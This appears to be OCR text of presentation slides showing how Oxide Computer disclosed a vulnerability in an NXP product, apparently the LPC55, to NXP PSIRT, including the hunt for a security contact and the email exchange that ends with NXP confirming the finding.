
- Support? Nope



Disclose Findings to Vendor

Where do I find contact info for security?


- Support? Nope
- Company?



Disclose Findings to Vendor

Where do I find contact info for security?

- Support? Nope
- Company? Nope



Disclose Findings to Vendor


Where do I find contact info for security?

- Support? Nope
- Company? Nope
- Footer?

Disclose Findings to Vendor

Where do I find contact info for security?


- Support? Nope
- Company? Nope
- Footer? Nope



Disclose Findings to Vendor

Where do I find contact info for security?


- Support? Nope
- Company? Nope
- Footer? Nope
- Contact Us?



Disclose Findings to Vendor

Where do I find contact info for security?


- Support? Nope
- Company? Nope
- Footer? Nope
- Contact Us? Nope



Disclose Findings to Vendor

Where do I find contact info for security?


- Support? Nope
- Company? Nope
- Footer? Nope
- Contact Us? Nope
- Contact Support?



Disclose Findings to Vendor

Where do I find contact info for security?

- Support? Nope
- Company? Nope
- Footer? Nope
- Contact Us? Nope
- Contact Support? Finally!



Disclose Findings to Vendor ✓

Vulnerability disclosure External LPC55 Vuln ×


Rick Altherr <rick@oxidecomputer.com> Dec 16, 2020, 3:03 PM

to psirt

In the course of our evaluation of an NXP product at Oxide, we discovered a vulnerability. Please find attached a GPG encrypted PDF containing the disclosure.

Rick Altherr
Oxide Computer

Wait Up to 90 Days For Response



NXP psirt <psirt@nxp.com> Dec 16, 2020, 3:35 PM

to me

Hi Rick,

Thank you for contacting NXP PSIRT.

We will have the product team investigate the reported vulnerability and provide a further response.


We appreciate you reaching out to NXP PSIRT and your responsible disclosure.

Kind Regards,

Asim

NXP PSIRT

Wait Up to 90 Days For Response...



Rick Altherr <rick@oxidecomputer.com> Mon, Jan 11, 10:33 AM

to NXP

Have the product team been able to confirm the vulnerability?

Rick

Wait Up to 90 Days For Response ✓

NXP psirt <psirt@nxp.com>
to me

Jan 12, 2021, 5:10 PM

Hi Rick,

Please find encrypted update attached.


Hi Rick,


Thank you for your follow up and apologize for the delay. The product team has confirmed Laura's findings and are investigating possible mitigations. The team will propose possible mitigations to address this vulnerability shortly, by restricting access to the ROM patch controller.

NXP would like to thank you and Laura for your responsible disclosure.

Kind Regards,
Asim
NXP PSIRT

